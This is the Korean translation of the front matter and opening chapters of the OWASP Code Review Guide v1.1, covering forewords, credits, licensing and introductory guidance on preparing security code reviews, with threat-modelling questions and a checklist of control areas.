OWASP

코드 리뷰 가이드

영문판 2008 V1.1

한글판 2015 V1.1

프로젝트 후원사 : ㈜ 엔시큐어

목차

OWASP 의장 제프 윌리엄스 서문

많은 조직에서 개발된 코드가 자신들이 생각하는 것 만큼 안전하지 않다는 것을 깨닫게 되었다. 이제 조직에서는 애플리케이션의 보안성을 확인해야 하는 힘든 일을 시작하고 있다.

소프트웨어, 응용 프로그램의 보안을 분석하기 위해 자동 스캔, 수동 침투 시험, 정적 분석 및 수동 코드 리뷰 등 기본적인 4 가지 기법이 있다. OWASP 가이드는 4 가지 기법에 대해서 최신내용에 중점을 두고 있다. 물론 이러한 기법들은 모두 나름의 강점, 약점, 최적의 접점 및 사각지대를 가지고 있다. 가장 적합한 기술이 무엇인지 논쟁하는 것은 집을 지을 때 톱과 망치가 더 중요한지 논쟁하는 것과 같다. 만약 당신이 망치로만 집을 지으려 한다면, 당신은 끔찍한 일을 하는 것이다. 아마도 도구보다 더 중요한 것은 망치를 들고 있는 사람일 것이다.

OWASP 가이드는 이 기술들을 사용하는 방법을 교육하기 위해 만들어졌다. 그러나 각각의 기법이 분리되어 있지만, 반드시 분리되어 사용되는 것은 아니다. 개발 가이드는 프로젝트에 대해서 안전한 응용을 설계하고, 개발하는 방법을 가르쳐 주고, 코드 리뷰 가이드는 소스 코드가 안전한지 검증하는 방법을 알려주며, 테스팅 가이드는 애플리케이션이 안전성에 대해 검증하는 방법을 보여준다.

보안 공격 기법은 급변하고 있어 전통적인 책이 유용하지 않을 수 있다. 그러나 OWASP 는 협업 환경으로 인해 최신의 상태를 유지할 수 있다. OWASP 가이드는 수백명의 공헌자들이 있으며, 매월 이러한 자료에 대한 수천개 이상의 새로운 업데이트 결과물을 만들어 내고 있다. OWASP 는 모든 사람들이 사용할 수 있는 수준 높은 애플리케이션 보안 자료를 만들어 내고 있다. 이 방법은 OWASP 가 소프트웨어 커뮤니티로서 애플리케이션 보안에 대한 실질적인 발전을 할 수 있는 유일한 방법이다.

왜 코드 리뷰가 중요한가?

필자는 타 업무를 병행하며 보안 코드 리뷰를 1998 년부터 진행해 왔으며, 수 천개의 심각한 취약점을 찾았다. 경험적으로 봤을 때, 문서 디자인, 코드 주석, 그리고 심지어 개발자들 스스로가 가끔 실수하는 경우도 있다. 코드는 거짓말을 하지 않는다. 실제로 코드는 해커로부터 방어할 수 있는 오직 개발자만이 가지는 이점이다. 이러한 이점을 포기하지 말고 외부에서 하는 침투시험을 이용해야 한다. 코드를 사용하라.

코드 리뷰는 비용이 너무 많이 발생하거나 시간이 소요된다는 주장이 많음에도 불구하고, 코드 리뷰는 많은 보안 문제를 발견하고 진단할 수 있는 가장 빠르고 정확한 방법이라는 것에는 이의가 없다. 코드 리뷰 이외의 다른방법으로는 쉽게 찾을 수 없는 심각한 보안 취약점도 많이 있다. 보안 코드 리뷰의 비용대비 효과성에 대해서 강조하지 않을 수 없다. 애플리케이션에서 중요한 보안문제를 식별할 수 있는 접근방법을 고려해야 하는데, 코드를 검토하는 것이 가장 빠르고 정확한 선택이다.

모든 애플리케이션은 다르기 때문에 개개인에게 가장 비용 효과적인 기법을 사용하여 보안성을 검증하도록 하는 것이 매우 중요하다. 한가지 일반적인 방법은 보안 코드 리뷰를 사용하여 문제점을 찾고, 침투시험을 통해 악용이 가능한지 증명하는 것이다. 다른 방법은 침투시험으로 잠재적인 문제를 찾고, 코드를 검사하여 문제를 확인하는 것이다. 애플리케이션 보안을 위해서는 "통합적인" 접근법이 최선의 선택이다.

시작하기

코드가 어떤 것을 만드는 데 사용할 수 있는 풍부하게 표현할 수 있는 언어라는 것을 인식하는 것은 중요하다. 임의의 코드를 분석하는 것은 여러가지 문맥적일 것을 요구하는 어려운 일이다. 그것은 법적인 계약에 허점이 있는지 검색하는 것과 같다. 그래서 자동화된 도구로 간단히 보안 취약점을 찾는 것이 매력적으로 보이지만 이러한 도구는 맞춤법 검사기 또는 문법 검사기와 같다는 것을 아는 것이 중요하다. 중요한 것은, 그 도구들은 문맥을 이해하지 못하고, 여러 중요한 보안 문제를 놓칠 수도 있다. 하지만 도구를 실행하면 코드 리뷰를 위해 데이터를 수집하는데 사용할 수 있는 좋은 방법이다.

작업을 시작하기 위해서는, 모든 소프트웨어 기준선, 현대적인 IDE(통합개발환경) 및 보안 취약점들이 만들어지는 것에 대해 생각하는 능력이다. 당신이 어떤 코드를 보기 전에 당신은 가장 중요한 것이 무엇인지를 심사 숙고할 것을 강력히 권장한다. 그렇게 한다면 보안 메커니즘이 존재하는지, 결함이 없는지, 정상적으로 사용되었는지 확인하게 된다. 당신은 무엇이 잘못 진행되고 있는지를 애플리케이션의 제어 및 데이터 흐름을 통해 추적할 수 있다.

실행 요구

소프트웨어를 개발하고 있다면, 먼저 이 문서의 보안 지침에 대해 잘 알아야 한다. 오류를 발견하면 토론 문서에 메모를 추가하거나 직접 수정해서 작성하기를 바란다. 이 가이드를 사용하는 다른 수천 명을 도울 수 있다.

우리가 이 코드 리뷰 가이드 등의 자료와 OWASP 의 다른 프로젝트를 계속 지속할 수 있도록 개인 또는 기업 회원으로 참여하기를 바란다.

이 가이드의 모든 과거와 미래의 기부자에게 감사하고, 당신의 작업이 전세계 응용을 좀 더 안전하게 만드는 데 도움이 될 것이다.

-- OWASP 의장 제프 윌리엄스, 2007 년 10 월 17 일

OWASP 코리아 챕터 서문

소프트웨어가 인터넷과 결합되면서 혁신적인 서비스가 계속 출시되고 있다. 혁신적인 IT 서비스 개발자들은 인터넷과 소프트웨어를 결합하여 그동안 경험하지 못한 새로운 비즈니스 모델, 서비스 및 새로운 플랫폼을 제공하고 있다. 이런 방향은 앞으로 사물인터넷(IoT)에까지 확대되면서 더 큰 영향을 미칠 것으로 기대한다.

하지만 동시에 해커들은 소프프웨어 개발자들이 간과한 실수를 놓치지 않고, 취약점을 공격하여 국가 인프라, 개별 조직과 개인에게 피해를 입히는 뿐만 아니라 해커 그룹으로 금전적인 이익을 챙기는 사례도 증가하고 있다. 최근에는 항공기 제어 소프트웨어 결함으로 인해 항공기가 추락하고 조종사 사망하는 사건까지 발생하면서 소프트웨어 안전성의 더욱더 중요성이 커지고 있다.

이러한 소프트웨어 중요성 및 기술 발전 추세에 맞춰 우리나라 관련 정부부처, 연구소, 기업 및 민간단체 등에서도 다양한 방법으로 소프트웨어 취약점과 보안에 대한 대책과 도구를 제시하고 있다. 하지만 현장에서는 개발자들과 보안 코드 검토자들이 쉽게 참고할 수 있는 가이드가 부족한 실정이어서, 그동안 웹 애플리케이션 취약점을 방어하는 데 현장의 어려움이 존재하였다.

OWASP 코드 리뷰(Code Review)는 이러한 문제를 해결하기 위해 2008 년에 버전 1.1 이 출간되어, 애플리케이션 취약점을 방어할 수 있는 표준 가이드를 제공하였다. OWASP 코리아 커뮤니티에서는 현장의 요구에 따라 코드 리뷰를 2013 년부터 전문가 10 여명이 회사 일을 하면서 약 2 년간의 연구, 번역 및 감수를 통해서 2015 년 6 월에 마무리가 되었다(이 작업을 하는 동안에 OWASP 코드 리뷰 2.0 버전이 출간되기도 하였다. 2.0 문서는 모바일 기기 플랫폼 및 새로운 프로그램 언어 사례가 포함되는 등 개발자들이 더 많이 사용할 수 있도록 업그레이드 되었으며, 코리아 챕터 커뮤니티의 차기 중요 과제가 될 것으로 예상한다.)

본 문서는 국내에서 웹 애플리케이션 취약점 및 위험으로 많이 알려진 OWASP Top 10 취약점을 효과적으로 방어할 수 있는 실질적인 대책을 담고 있다. .NET, 자바, ASP 등 다양한 개발 언어에 대해서 SQL 인젝션, 크로스사이트 스크립팅(XSS) 등 OWASP 애플리케이션 취약점에 대한 상세 코드 리뷰 방법뿐만 아니라, 로그기록관리, 플래쉬, 버퍼 오버플러우와 같은 다른 중요 취약점에 제거하기 위한 상세 샘플 코드도 포함하고 있다. 애플리케이션을 개발하는 개발자 또는 조직의 품질관리부서에서는 애플리케이션을 개발시 활용도가 클 것으로 기대한다.

소프트웨어 개발자 및 검토자들은 만려무실(萬慮無失)의 자세로 본 문서를 참고하면서 안전하게 또한 새로운 서비스를 사용할 수 있는 환경을 개발해 줄 것을 권고드린다. 마지막으로 본 문서를 번역하고 감수에 참여한 OWASP 한국 회원 여러분께 감사을 말을 전한다.

기타 본 문서의 내용에 오류가 있으면, 언제든지 연락주시기 바랍니다.

-- OWASP 코리아 챕터 리더 성윤기, 2015 년 6 월 30 일

OWASP 코드 리뷰 가이드 1.1 환영사

아들아! 인터넷에 문제가 생기면 우리가 해결할 수 있을까? ("My Children, the internet is broken, can we fix this mess?)

-- Eoin Keary, OWASP 코드 리뷰 가이드 주저자 & 편집자

OWASP 는 오늘날 이 가이드가 있게 한 저자, 검토자, 그리고 편집자들의 노력에 감사드린다. 당신에게 코드 리뷰 가이드에 대한 의견이나 제안이 있으면 코드 리뷰 가이드 메일링리스트에 이메일을 보내주기 바란다.

https://lists.owasp.org/mailman/listinfo/owasp-codereview

저작권 및 라이선스

영문판 개정 내역

코드 리뷰 가이드는 2006 년 시작되었고, 테스팅 가이드에서 파생된 프로젝트이다. 2005 년 Eoin Keary 에 의해 제안되고, 위키로 변환되었다.

2007 년 9 월 30 일

"OWASP Code Review Guide", Version 1.0 (RC1)

2007 년 12 월 22 일

"OWASP Code Review Guide", Version 1.0 (RC2)

2008 년 11 월 1 일

"OWASP Code Review Guide", Version 1.1 (Release)

편집자

Eoin Keary: OWASP Code Review Guide 2005 - Present

저자

Andrew van der Stock	Dinis Cruz	Jenelle Chapman
David Lowery	Eoin Keary	Marco M. Morana
David Rook	Jeff Williams	Paulo Prego

검토자

Jeff Williams	P.Satish Kumar	Rahim Jina

한글본 편집자

성윤기	최용식	이효상

한글본 번역자

김태균	김휘영	이상신	이진영	서완석
이숙정	장상민	전영재	정진	진수희
최훈진	최만균			

한글본 감수자

박양환	서영덕	송보영	이인상	임성현

트레이드 마크

- Java 자바, Java EE 자바 EE, Java Web Server, and JSP 는 SUN 마이크로시스템의 등록된 트레이드마크이다.
- 마이크로소프트 Microsoft 는 마이크로소프트사의 등록된 트레이드마크이다.
- OWASP 는 OWASP 재단의 등록된 트레이드마크입니다.

다른 모든 제품 및 회사 이름은 각 소유자의 트레이드마크이다. 이 문서에서 사용하는 용어는 어떤 트레이드마크나 서비스 마크의 유효성에 영향을 주지 않는다.

SUMMER OF CODE 2008

OWASP Summer of code (SoC) 2008 은 코드 리뷰 가이드를 후원한다. 자세한 내용은 https://www.owasp.org/index.php/OWASP_Summer_of_Code_2008 를 참조하기 바란다.

프로젝트 공헌자

OWASP 코드 리뷰 프로젝트는 OWASP 아일랜드 챕터 설립자인 Eoin Keary 와 챕터에 의해 시작되었다. OWASP 는 새로운 웹 기술 등장에 따라 신규 분야를 늘려나갈 인재를 적극적으로 찾고 있다. 여러분이 프로젝트를 위한 자원 봉사에 관심이 있거나, 또는 의견, 질문 또는 제안이 있다면, 이메일을 보내기 바란다. mailto:eoin.keary@owasp.org

OWASP 코리아 챕터의 다양한 프로젝트에 참여하고자 하는 분은 아래로 연락주시기 바랍니다.

mailto: yune.sung@owasp.org

mailto: yongsik.choi@owasp.org

코드 리뷰 팀에 참여해 주십시오

모든 OWASP 가이드는 지속적으로 변경하는 위협과 보안 환경의 변화들 속에서 살아있는 문서이다.

우리는 코드 리뷰 가이드 프로젝트에 참여하여 이 문서를 향상시키도록 도움을 주는 모든 분들을 환영한다. 이러한 일을 시작하는 가장 좋은 방법은 아래의 링크를 따라 메일링리스트에 가입하는 것이다. 자신을 소개하고, 함께하는데 도움이 될만한 뭔가가 있는지 문의하기 바란다. 우리는 항상 새로운 공헌자를 찾고 있다. 당신이 기여하고자 하는 주제나 연구가 있다면, 우리에게 알려주기 바란다!

http://lists.owasp.org/mailman/listinfo/owasp-codereview

OWASP 소개

오픈 웹 애플리케이션 보안 프로젝트(OWASP)는 공개 커뮤니티로 기관이 신뢰할 수 있는 애플리케이션 개발, 구입, 유지할 수 있도록 공헌하고 있다. OWASP 의 도구, 문서, 포럼, 지부에 관련된 모든 정보는 애플리케이션 보안성 향상에 관심있는 모든 사람에게 무료로 제공된다. 애플리케이션 보안을 위한 가장 효과적인 접근방법은 사람, 프로세스, 기술적 사항을 개선하는 것이기 때문에 OWASP 는 위 3 가지 접근법을 강력히 권장한다. OWASP 는 http://www.owasp.org 에서 찾을 수 있다.

OWASP 는 새로운 형태의 조직이다. OWASP 는 영리적 압력으로부터 자유롭기 때문에 애플리케이션 보안에 대한 공정하고, 실질적이고, 비용 효과적인 정보를 제공할 수 있다. OWASP 는 잘 알려진 상업적 보안기술을 사용도록 지원하지만, 어떠한 기술 기업과도 연계되어 있지 않다. 많은 오픈소스 소프트웨어 프로젝트와 마찬가지로, OWASP 도 협업과 공개된 방식으로 여러가지 자료를 만든다. OWASP 재단은 프로젝트의 장기적인 성공을 보장하기 위한 비영리 기구이다. 더 많은 정보에 대해서는 페이지 아래의 목록을 참조하기 바란다.

- 연락처 OWASP 와의 연락 정보
- 공헌 OWASP 에 기여하기 위한 자세한 방법
- 광고 OWASP 사이트에 광고를 원하는 경우
- OWASP 업무 방법 OWASP 프로젝트 및 관리에 대한 자세한 정보
- OWASP 브랜드 사용규칙 OWASP 브랜드 사용 관련한 정보

OWASP 한국 챕터에 대한 정보는 www.owasp.or.kr 을 방문하길 바란다.

체계

OWASP 재단은 OWASP 커뮤니티를 위해 인프라를 제공하는 비영리(501c3) 기구이다. 재단에서는 전세계 프로젝트, 지부 및 컨퍼런스를 지원하고, 서버와 대역폭을 관리한다.

라이선스

OWASP 코드 리뷰 가이드는 Creative Commons Share-Alike 3.0 Attribution 라이선스에 따라 사용된다. 이 라이선스는 공헌과 저작권을 명시하고 자유롭게 이용하고 공개할 수 있도록 허용한다.

모든 OWASP 자료는 승인된 오픈소스 라이선스에 따라 사용된다. 여러분이 OWASP 회원 기관이 될 경우, 여러분은 또한 상용 라이선스를 사용하여, 단일 라이선스에 따라 모든 OWASP 자료를 사용, 수정 및 배포할 수 있다.

더 많은 정보는 OWASP 라이선스 페이지를 참조하기 바란다.

참여 및 회원

OWASP 는 누구나 포럼, 프로젝트, 챕터, 컨퍼런스 등에 참여하는 것을 환영한다. OWASP 는 애플리케이션 보안을 배우거나, 네트워킹, 심지어 당신의 전문가로서 평판을 세울 수 있는 최고의 장소이다.

만약 당신이 OWASP 문서가 소중하다는 것을 알게 된다면, OWASP 회원이 되어서 OWASP 지원을 고려해 주기 바란다.

추가적인 정보는, **Membership** 페이지를 참고하기 바란다.

프로젝트

OWASP 의 프로젝트에는 애플리케이션 보안의 다양한 측면을 포함하고 있다. 우리는 기관들이 보안 코드 능력을 향상하는데 도움이 되는 문서, 도구, 교육환경, 가이드라인, 체크리스트 및 다른 자료를 제작한다.

모든 OWASP 프로젝트들에 대한 자세한 정보는 OWASP 프로젝트 페이지를 참고하기 바란다.

OWASP 프라이버시 정책

애플리케이션 보안을 통해 조직을 돕는 것이 OWASP 의 미션이기 때문에, 우리의 회원들에 관해 수집된 개인정보를 보호할 권리가 있다.

일반적으로 우리는 우리 사이트를 방문한 방문자들의 개인정보를 묻거나 인증을 요구하지 않는다. 우리는 웹사이트 방문자 통계를 계산하기 위해서 오직 방문자인터넷 주소를 수집하고 이메일 주소는 수집하지 않는다.

우리는 OWASP 결과물을 다운로드 받을 때 개인으로부터 이름과 이메일 정보를 포함한 확실한 개인정보를 요구할 것이다. 이 정보는 어떠한 서드파티에게도 공개 되지 않으며, 다음의 목적으로만 사용된다.

- OWASP 결과물에 대한 긴급한 수정에 대한 통보
- OWASP 내용에 대하여 조언을 구하거나 피드백을 구하기 위함
- OWASP 의 합의 과정이나 AppSec 컨퍼런스 초청 시

OWASP 는 회원 조직 목록과 개개인의 회원 목록을 발간하고 있다. 목록화는 순전히 자발적으로 이루어지며 선택적으로 목록에서 제외하도록 요청할 수 있다.

팩스나 메일을 통해 보내주신 여러분과 여러분의 기관에 대한 모든 정보는 물리적으로 보호된다. 만약 우리 개인보호 정책에 대하여 문의사항이나 우려사항이 있을 경우 owasp@owasp.org 로 연락 주기 바란다.

코드 리뷰 가이드 역사

코드 리뷰 가이드는 초기 테스팅 가이드 노력의 산물이다. 초기에는 코드 리뷰와 테스팅을 하나의 동일한 가이드로 만들기로 하였다. 당시에는 이 방법이 좋은 생각으로 보였지만, 보안 코드 리뷰라는 주제는 너무 커져버렸고 그래서 하나의 독립된 가이드로 점차 발전되었다.

코드 리뷰 가이드는 2006 년에 시작되었다. 코드 리뷰팀은 구성원은 적었지만, 재능있고 자주 참여하는 지원자 그룹으로 구성되었다.

코드 리뷰팀은 소프트웨어 개발 생명주기(SDLC)에 통합된 적절한 코드 리뷰 기능을 가진 조직이 보안 관점에서 훨신 더 좋은 코드를 만들어 냈다는 것을 알았다. 이러한 생각으로 인해 많은 보안 취약점들이 다른 기술을 사용하는 것 보다 코드에서 더 쉽게 찾아 지는 것과 같이 시행착오 끝에 탄생되었다.

불가피하게도, 이 가이드는 모든 언어를 포괄하고 있지 않다. 본 문서는 주로 .NET 과 Java, 그리고 약간의 C/C++와 PHP 에 관점을 두고 있다. 그러나, 책 속의 기법은 쉽게 거의 모든 코드 환경에 적용될 수 있다. 다행이도 웹 응용의 보안 결함은 여러 프로그램 언어들과 확실하게 일치한다.

소개

코드 리뷰는 아마 보안 결점을 찾아내는 가장 효과적인 한 방법일 것이다. 자동화된 도구와 수동 침투 시험과 함께 사용한다면 코드 리뷰를 통해 애플리케이션 보안을 보증하기 위한 상당한 비용 효과를 누릴 수 있다.

이 문서는 보안 코드 리뷰를 수행하는 프로세스를 다루기보다 특정한 취약점에 대응하는 코드를 살펴보는 메커니즘에 초점을 맞추고 어떻게 구조화시켜 처리해야 하는지에 대해 제한적인 가이드를 제공한다.

수동적인 보안 코드 리뷰는 안전하지 않은 코드와 관련된 "실제 위험"에 대한 통찰력을 제공한다. 수동적인 접근방식으로 얻는 가장 가치 있는 일이다. 코딩 점검을 사람이 직접 하면 특정한 코딩 관습의 컨텍스트를 이해하고 공격 가능성과 사업 영향도를 설명할 수 있는 심각한 위험을 추정할 수 있다.

코드에 취약점이 있는 이유는?

MITRE 는 CWE 프로젝트에서 대략 700 여 가지 종류의 소프트웨어 결함을 분류했다. 여기에는 개발자가 보안 위협을 야기하는 실수를 모두 포함한 것이다. 모든 결함은 미묘하고 대부분 아주 교묘하다. 소프트웨어 개발자는 학교에서 이런 결함에 대해 배우지 않으며 대다수 직장에서도 관련 문제에 관해 훈련을 받지 않는다.

보안 문제는 최근 장비 간의 연결성이 엄청난 속도로 증가하고 여러 기술과 프로토콜을 추가하면서 매우 중요해졌다. 새로운 기술을 만들어 내는 능력은 안전하게 만드는 능력을 훨씬 능가한다. 오늘날 사용되는 많은 기술들은 대부분 간단한 보안 점검 조차 받지 않고 있다.

사업 측면에서 보안에 적절한 시간을 소요하지 않는 이유는 다양하다. 결국 이런 이유가 소프트웨어 시장의 잠재되어 있는 문제의 근원이다. 소프트웨어는 최종적으로 블랙박스이기 때문에 안전한 코드와 그렇지 못한 코드 사이의 차이점에 대해 말하기란 극히 어렵다. 코드 리뷰는 비가시성이 있기 때문에 구매자는 안전한 코드에 더 지불하지 않으려 할 것이고, 벤더 역시 안전한 코드를 작성하는데 추가적인 노력을 하지 않으려 할 것이다.

이 프로젝트의 목표는 소프트웨어 구매자가 소프트웨어 보안을 볼 수 있는 안목을 가지고 소프트웨어 시장에서 변화를 모색하자는 데 있다.

보안 코드 리뷰를 지지하고 있지만 그럼에도 불구하고 다시 제 자리로 돌아온다. 보안에 노력을 하지 않으면서도 듣게되는 (별로 정당성이 없는) 몇 가지 변명을 보자.

"우리는 (내가 알고 있는 한) 해킹을 당한 적이 없기때문에 보안이 필요없다."

"우리는 애플리케이션을 보호하는 방화벽을 가지고 있다"

"우리는 애플리케이션을 공격하지 않을것이라고 직원들을 믿는다."

지난 10 년 간 OWASP 코드 리뷰 프로젝트를 진행한 팀은 수 천 개의 애플리케이션을 점검했고 개별 애플리케이션에 심각한 취약점이 있다는 것을 발견했다. 보안 결함을 찾기 위하여 코드 리뷰를 하지 않는다면, 애플리케이션에 문제가 생길 가능성은 실제로 100%다.

여전히 많은 조직은 코드 보안성을 외면하고 있다. 이런 사람들에게 우리가 실제로 알고 있는 럼스펠드(Rumsfeld)의 숨겨진 사실을 설명해 줄 수 있다. 회사에서 위험을 감수하는 결정을 해야 한다면 우리는 당신을 완전히 지지한다. 하지만 위험 감수가 무엇인지 모른다면 주주나 고객 모두에게 책임을 지지 않고 있는 것이다.

"...우리는 알려져 있는 사실들이 있다는 것을 알고 있다. 우리가 알고 있는 것이 있다. 우리는 알려져 있지만 모르는 것이 있다는 것을 알고 있다. 다시 말해 우리가 모르는 무언가가 존재한고 있다는 것을 알고있다. 하지만 알려지지 않은 모르는 것이 존재한다. 우리가 알지 못한다는 사실도 모르는 것이다. " - 도널드 럼스펠드

보안 코드 리뷰란?

보안 코드 리뷰는 애플리케이션에 적절한 보안 통제가 존재하고, 원하는 방식대로 동작하며, 적절한 곳에서 처리되는 것을 보증하는 감사 프로세스다. 코드 리뷰는 애플리케이션이 주어진 환경에서 "자체 방어"를 할 수 있도록 개발 되었는지 보증하는 방식이다.

보안 코드 리뷰는 안전한 애플리케이션 개발자가 안전한 개발 기법을 따르는지 보증하는 방법이다. 가장 최우선 일반 규칙은 애플리케이션이 적절한 보안 코드 리뷰를 받은 후 개발된 코드에 관련해 침투 테스트에서 추가적인 애플리케이션 취약성이 발견되지 않는 것이다.

모든 보안 코드 리뷰는 사람의 노력과 기술 지원이 함께 진행된다. 한쪽 범위는 능숙하지 못한 사람이 문자 편집기를 사용할 때이며 다른 반대쪽 범위는 보안 전문가가 고급 정적 분석 도구를 사용할 때라고 볼 수 있다. 불행히도 애플리케이션 보안 도구를 효율적으로 사용하려면 상당히 전문적인 수준의 지식을 요구한다.

이 작업을 수행할 수 있는 도구를 사용할 수 있지만 항상 사람의 검증이 필요하다. 도구는 문맥을 이해하지 못하는데 이것이 바로 보안 코드 리뷰의 핵심이다. 도구는 많은 양의 코드를 평가하여 가능한 문제점을 찾아내는데 능하지만, 사람은 그게 진짜 문제인지 실제 공격 가능한지 모든 결과에 대해 검증하고 조직에 위험으로 작용하는지 산출할 필요가 있다.

직접 점검을 통해 자동화된 도구가 간단히 알아낼 수 없는 주요 사각지대도 확인해야 한다.

준비

기본 점검 사항

코드 리뷰 기준을 효과적으로 점검하기 위해서 점검 팀이 애플리케이션의 사업적 용도와 주요 사업 영향을 이해하는 것이 매우 중요하다. 이를 통해 심각한 취약점을 찾아내는 방법을 안내할 것이다. 팀은 서로 다른 위협 에이전트, 동기, 그리고 애플리케이션에 잠재적으로 어떻게 공격할 수 있는지 식별해야만 한다.

모든 정보는 애플리케이션 보안에 관련된 모든 정보를 나타내는 상위 수준의 위협 모델로 합쳐질 수 있다. 점검자의 목표는 주요 위험이 적절히 동작하는 보안 통제에 의해 적절히 명시되어 적절한 장소에서 사용되는지 검증하는 일이다.

점검자는 애플리케이션 설계 단계에 개입하는 것이 이상적이지만 이런 경우는 거의 없다. 대부분 점검 팀은 거대한 코드를 보고 잘 정리해 가용한 시간 내 가장 잘 이용해야 한다.

코드 리뷰를 수행하는 것을 감사하는 것과 같은 같은 느낌일 수 있는데 개발자는 감사받는 일을 싫어한다. 한 가지 접근방법은 점검자, 개발팀, 사업 대표, 그리고 기존 이해 관계자 사이에서 협력하는 분위기를 만들어 내는 것이다. 개발 팀에서 잘 협조받고 싶다면 경찰이 아닌 조언자 이미지로 비춰지는 것이 매우 중요하다.

개발 팀과 성공적으로 신뢰를 구축한 보안 코드 리뷰 팀이 신뢰받는 조언자가 될 수 있다. 대부분의 경우 보안 인력이 라이프사이클 초기에 개입되어 이끌어야 보안 비용을 현저히 낮출 수 있다.

시작하기 전:

검토자는 다음 사항에 익숙해야 한다.

1. 코드: 사용한 개발 언어, 기능과 보안 관점에서 언어의 이슈사항, 경계해야 할 문제점과 보안 및 성능 관점에서 모범 사례

2. 컨텍스트: 애플리케이션의 동작여부 및 환경을 검토해야 한다. 모든 보안은 보호하려는 컨텍스트 안에 있다. 사과 판매용 애플리케이션에 군사 기준의 보안 메커니즘을 추천하는 건 과하다고 볼 수 있으며 목적을 벗어난 것이다. 어떤 유형의 데이터를 조작하고 처리하며 해당 데이터가 유출될 경우 회사의 피해가 어느 정도인지 확인해야 한다. 컨텍스트는 안전한 코드 리뷰와 위험 평가의 "성배(Holy Grail)"다. 추후 좀 더 살펴보자.

3. 사용자: 애플리케이션의 의도된 사용자, 외부에 노출되는지 "신뢰된" 사용자 내부에서 사용되는가?
애플리케이션이 다른 시스템 (장비/서비스)와 연결되는가? 사람이 애플리케이션을 이용하는가?

4. 중요성: 애플리케이션의 이용성 또한 중요하다. 애플리케이션이 "정상작동하지 않거나" 상당한 또는 짧은 시간 동안 중지된다면 조직에 얼마나 큰 영향을 미치는지?

발견 : 정보수집

점검 팀은 효율성을 높이기 위해 애플리케이션에 관한 정보를 수집해야 한다. 정보는 점검 순위에 사용해 위협 모델로 통합해야 한다. 이 정보는 빈번히 설계 문서, 사업 요구사항, 기능 명세, 테스트 결과와 같은 문서에서 알 수 있다. 하지만 대부분 실제 프로젝트에서 문서는 유효기간이 없고 변경이 되지 않기 때문에 거의 대부분의 보안 정보는 적합하지 않다.

따라서 정확한 최신 정보를 얻기 위해서는 개발자와 애플리케이션 설계 담당자와 얘기하는 일이다. 개발 팀 입장에서 주요 보안 고려사항과 통제수단에 대한 기본 정보를 공유하는 것으로 충분하므로 긴 시간의 회의를 가질 필요가 없다. 실제 동작 중인 애플리케이션을 살펴볼 수 있으면 애플리케이션이 의도한 대로 작동 중인지 알 수 있으므로 점검 팀에 매우 도움이 될 것이다. 또한 사용하는 코드와 라이브러리 구조에 대한 개괄적인 내용을 파악하면 점검팀이 시작하는데 도움이 된다.

애플리케이션에 관한 정보를 어떤 형태로든 얻지 못한다면 팀은 코드를 시험해 애플리케이션이 어떻게 동작하는지에 대해 확인하고 정보를 공유하는데 시간을 할애해야 할 것이다.

컨텍스트, 컨텍스트, 컨텍스트

보안 코드 리뷰는 코드를 단순히 검토하는 일이 아니다. 중요한 사실은 코드 리뷰를 하는 이유가 정확히 돈, 지적자산, 영업비밀, 생명 또는 데이터와 같은 위탁 정보와 자산을 보호하고 있는지 보증하는 데 있다는 사실을 기억하는 것이다.

애플리케이션이 의도한 대로 동작하는 컨텍스트는 잠재 위험을 설정하는데 매우 중요한 문제이다. 점검자가 비즈니스상의 컨텍스트를 이해하지 못하면 가장 중요한 위험을 발견하지 못할 수도 있고 업무에 별로 중요치 않은 문제에만 초점을 맞출 수도 있다.

보안 코드 리뷰 준비 시에 관련 정보를 포함한 상위 수준의 위협 모델을 준비해야 한다. 이후 장에서 전체적으로 설명하겠으나 여기서 주요 영역을 간단히 살펴보자.

- 위협 요소
- 공격 접점 (외부 및 백엔드 인터페이스)
- 가능한 공격
- 보안 통제 필수 요구사항 (공격 가능성을 막고 회사 정책 준수)
- 잠재적인 기술 영향
- 주요 사업 영향

컨텍스트를 정의하면 다음 정보를 알 수 있다.

- 애플리케이션의 사업 중요성 수립
- 애플리케이션 컨텍스트 범위 설정
- 개체 간 신뢰 관계 수립

- 잠재적인 위협과 가능한 통제 수립

점검 팀은 다음과 같이 개발 팀에서 정보를 얻기 위한 간단한 질문을 이용할 수 있다.

"애플리케이션에 어떤 유형의/얼마나 민감한 정보/자산이 있습니까?"

애플리케이션에서 보안과 위험을 평가하는 핵심이다. 정보가 얼만큼 중요한가? 어떤 방식이든 정보를 유실할 경우 사업에 어떤 영향을 받게 되는가?

"애플리케이션이 내부용입니까 아니면 외부로 통합니까?", "누가 애플리케이션을 이용하며 그들은 신뢰하는 사용자입니까?"

내부/신뢰된 사용자에 의한 공격은 알려진 것보다 보안상 잘못된 인식을 가질 수 있다. 이 말은 애플리케이션이 식별된 사용자 숫자에 제한되어 사용하는지 여부이지 이 사용자가 모두 적절한 방식으로 행위를 한다는 의미는 아니다.

"애플리케이션 호스트 위치가 어디입니까?"

사용자는 인증 없이 DMZ 를 통해 LAN 구간으로 진입하지 못하게 되어 있다. 내부 사용자 역시 인증이 필요하다. 비인증은 비추적성과 같은 말이며 감사 추적에 약점이 생긴다. 내외부 사용자가 있다면 보안 관점에서 차이점은 무엇인가? 내부 사용자를 외부 사용자와 어떻게 구별할 것인가? 인가는 어떤 방식으로 운영되고 있는가?

"이 애플리케이션이 사업에 얼마만큼 중요합니까?"

애플리케이션 중요도가 낮은지, 기업에 핵심적인 A 계층/ 매우 중요한 애플리케이션인가?

좋은 웹 애플리케이션 개발 정책에 따라 추가적인 요구사항이 있으며 또한 다른 사업의 다른 애플리케이션에 추가적인 요구사항이 있다. 코드 관점에서도 해당 정책을 따르고 있는지 판단하는 건 분석가의 몫이다. 유용한 접근 방식은 팀이 체크리스트를 가지고 임의의 웹 애플리케이션과 관련된 문항을 점검하는 것이다.

체크리스트

체크리스트가 컨텍스트를 제공하기 위해 올바른 문항을 가지고 있다면 개발 팀이 작성하는 일반적인 체크리스트 정의는 매우 가치가 크다. 체크리스트는 개발자가 시도하거나 생각하는 보안 수준의 좋은 척도다. 체크리스트는 다음과 같은 가장 중요한 보안 통제와 취약점 분야를 포함해야 한다.

- 데이터 유효성
- 인증
- 세션관리
- 인가
- 암호
- 오류 처리
- 로깅
- 보안 구성
- 네트워크 아키텍쳐

SDLC 에서 보안 코드 리뷰

